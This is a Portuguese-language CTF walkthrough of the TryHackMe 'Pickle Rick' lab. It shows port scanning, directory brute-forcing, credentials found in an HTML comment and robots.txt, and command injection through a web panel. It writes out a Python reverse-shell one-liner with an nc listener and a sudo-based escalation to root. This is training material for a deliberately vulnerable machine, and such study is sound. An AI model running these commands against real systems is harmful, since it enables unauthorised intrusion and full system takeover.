

# CTF do Pickle Rick

Hoje, nós iremos realizar o ctf do Pickle Rick do tryhackme. Um ctf relativamente fácil mas que ainda exige um certo estudo para ser feito, tanto de linux como vulnerabilidades web e um pouco sobre redes.

Passo 1: Realizar escaneamento da máquina alvo.

```
# nmap -sS 10.10.0.234 -Pn
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 09:18 -03
Nmap scan report for 10.10.0.234
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 2.70 seconds
```

Encontramos duas portas abertas, uma porta 80 de http e uma porta 22 de ssh.

Passo 2: Information Gathering



## Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to "BURRRP"...Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the "BURRRRRRRRP", password was! Help Morty, Help!

Ao tentarmos acessar o site da porta 80, nos deparamos com a mensagem do Rick, para que o Morty logue no computador para finalizar a poção de reversão do estado de pickles.

```

<!DOCTYPE html>
<html lang="en">
  <head>
  </head>
  <body>
    <div class="container">
      <!--Note to self, remember username! Username: R1ckRul3s-->
    </div>
  </body>
</html>

```

Inspeccionando a primeira página, encontramos uma coisa muito interessante, um possível nome de usuário, que seria o R1ckRul3s. Está como comentário dentro da página, por isso, ele não é visível normalmente na página.

Enquanto eu estava explorando a primeira página que aparece para nós quando acessamos a porta 80, eu tomei a liberdade de realizar um brute force de diretório com o gobuster, onde conseguimos descobrir a existência de outras páginas muito interessantes.

```

# gobuster dir -u http://10.10.0.234 -w /usr/share/dirb/wordlists/common.txt -x .php,.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.0.234
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 290]
/.php (Status: 403) [Size: 290]
/.hta.php (Status: 403) [Size: 294]
/.hta.txt (Status: 403) [Size: 294]
/.htaccess (Status: 403) [Size: 295]
/.htaccess.php (Status: 403) [Size: 299]
/.htaccess.txt (Status: 403) [Size: 299]
/.htpasswd (Status: 403) [Size: 295]
/.htpasswd.php (Status: 403) [Size: 299]
/.htpasswd.txt (Status: 403) [Size: 299]
/assets (Status: 301) [Size: 311] [→ http://10.10.0.234/assets/]
/denied.php (Status: 302) [Size: 0] [→ /login.php]
/index.html (Status: 200) [Size: 1062]
/login.php (Status: 200) [Size: 882]
/portal.php (Status: 302) [Size: 0] [→ /login.php]
/robots.txt (Status: 200) [Size: 17]

```

A primeira página que iremos visitar será a robots.txt, pois geralmente, ela guarda outros diretórios que possam ter nomes mais específicos, podendo estar desabilitados ou habilitados.



Ao entrarmos na robots.txt, só temos uma mensagem, que para quem já assistiu Rick and Morty, sabe o significado dela. Ok, apesar de parecer uma pegadinha talvez essa mensagem possar nos servir de algo mais para frente.


Ao tentar acessar os outros Diretórios que não retornaram como proibido, todos eles redirecionam para o login.php, menos a index, onde já visitamos e o robots.txt.

### Passo 3: Enumeração de Vulnerabilidades



Poderíamos tentar usar o username que nós encontramos anteriormente, mas o problema seria a senha após isso. Acredito que valeria a pena tentar aquela frase do Rick que entramos em robots.txt.

Após tentar o usuário que o Rick deixou comentado e a palavra como senha no robots.txt, conseguimos acesso depois da página de login.




### Command Panel

Temos acesso agora a página portal, onde temos um painel de comando. Vamos verificar se ele realmente funciona.

Após tentar executar um `ls -a` ele nos mostra uma resposta.




Então realmente funciona o painel de comandos. Percebo que há um arquivo txt do super ingrediente secreto. Vamos tentar lê-lo com o `cat`.

### Command Panel

Command disabled to make it hard for future **PICKLEEEEE RICCCCKKKK**.



### Passo 4: Reverse-shell

Ao tentar ler o arquivo, obtivemos a resposta que o cat está desabilitado. Certo, mas pode ser que outros comandos ainda funcionem nesse painel de comando. Vamos tentar um comando em python para tentarmos realizar uma possível reverse-shell. Vamos tentar o `python -c 'print("ola")'`.

[Rick Portal](#) [Commands](#) [Potions](#) [Creatures](#) [Potions](#) [Beth Clone Notes](#)

Command Panel

Apesar dele não ter emitido a mensagem de comando bloqueado, não obtivemos uma resposta adequada do comando que eu enviei, visto que era para me retornar um 'ola' e não uma caixa de texto vazia. Talvez o python instalado esteja em outra versão, vamos tentar com `python3 -c 'print("ola")'`.

[Rick Portal](#) [Commands](#) [Potions](#) [Creatures](#) [Potions](#) [Beth Clone Notes](#)

Command Panel

Após enviar esse comando, obtivemos uma resposta satisfatória, pode ser possível então realizarmos um reverse-shell nesta máquina.

Primeiro, precisamos abrir uma porta na minha máquina para que a máquina alvo se conecte com a gente.

```
nc -nvlp 50
listening on [any] 50 ...
```

Após isso, nós podemos procurar um script na internet de reverse shell em python. Como os que estão nessa página no

github: <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#python>

Após eu escolher o comando `python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((IP,Porta));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'`, você deve alterar o IP para seu ip e porta para a porta que você abriu. Após isso pegaremos esse comando,

alterando também o python para python3 e colocaremos no painel de comando para obtermos uma shell reversa.

```
nc -nvlp 50
listening on [any] 50 ...
connect to [10.18.51.156] from (UNKNOWN) [10.10.0.234] 42682
/bin/sh: 0: can't access tty; job control turned off
$
```

Após a execução do comando, conseguimos uma shell reversa! Vamos tornar a shell interativa com o comando `python3 -c 'import pty;pty.spawn("/bin/bash")'`.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ip-10-10-0-234:/var/www/html$
```

Pronto, agora nós temos uma shell interativa. Vamos tentar agora ler aquele arquivo do ingrediente super secreto.

```
www-data@ip-10-10-0-234:/var/www/html$ cat Sup3rS3cretPickl3Ingred.txt
cat Sup3rS3cretPickl3Ingred.txt
```

Conseguimos ler o arquivo sem restrições agora, mas não vou coloca-lo aqui, para não te dar spoiler do ctf.

Continuaremos com a exploração do ctf. Vamos dar uma olhada se conseguimos acessar a pasta de algum usuário, basta seguir para o diretório home a partir da raiz.

```
www-data@ip-10-10-0-234:/var/www/html$ cd /home
cd /home
www-data@ip-10-10-0-234:/home$ ls
ls
rick  ubuntu
www-data@ip-10-10-0-234:/home$
```

Vemos que existem dois usuário dentro do diretório home, então vamos tentar acessar a pasta do rick.

```
www-data@ip-10-10-0-234:/home$ cd rick
cd rick
www-data@ip-10-10-0-234:/home/rick$ ls
ls
second ingredients
```

E conseguimos acessar a pasta! Encontramos o segundo ingrediente, mas para lê-lo, você irá precisar usar o: `cat 'second ingredients'`

```
www-data@ip-10-10-0-234:/home/rick$ cat 'second ingredients'
cat 'second ingredients'
```

E assim nós temos o segundo ingrediente da poção. Mas ainda falta um terceiro ingrediente e algo me

diz que só iremos encontra esse terceiro ingrediente na pasta root.

#### Passo 5: Escalação de Privilégio

Nós podemos então tentar realizar uma escalação de privilégio. Vamos tentar encontra então um vetor para a escalação com o sudo -l .

```
www-data@ip-10-10-167-181:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on
ip-10-10-167-181.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on
ip-10-10-167-181.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```

(O ip está diferente pois tive que iniciar a máquina novamente, minha sessão tinha expirado)  
Percebemos que aparentemente o usuário que estamos utilizando não possui nenhuma restrição para rodar qualquer comando como sudo. Então vamos tentar escalonar com o comando de shell interativa do python, `python3 -c 'import pty;pty.spawn("/bin/bash")'`.

```
www-data@ip-10-10-167-181:/$ sudo python3 -c 'import pty;pty.spawn("/bin/bash")'
<$ sudo python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ip-10-10-167-181:/#
```

E agora conseguimos acesso como root na máquina!

```
root@ip-10-10-167-181:~# ls
ls
3rd.txt  snap
root@ip-10-10-167-181:~#
```

E dentro da pasta root, nós temos o último ingrediente.

Assim nós terminamos o CTF do Pickle Rick. Agradeço por você ter lido até aqui e tenha uma boa sorte nos seus ctfs!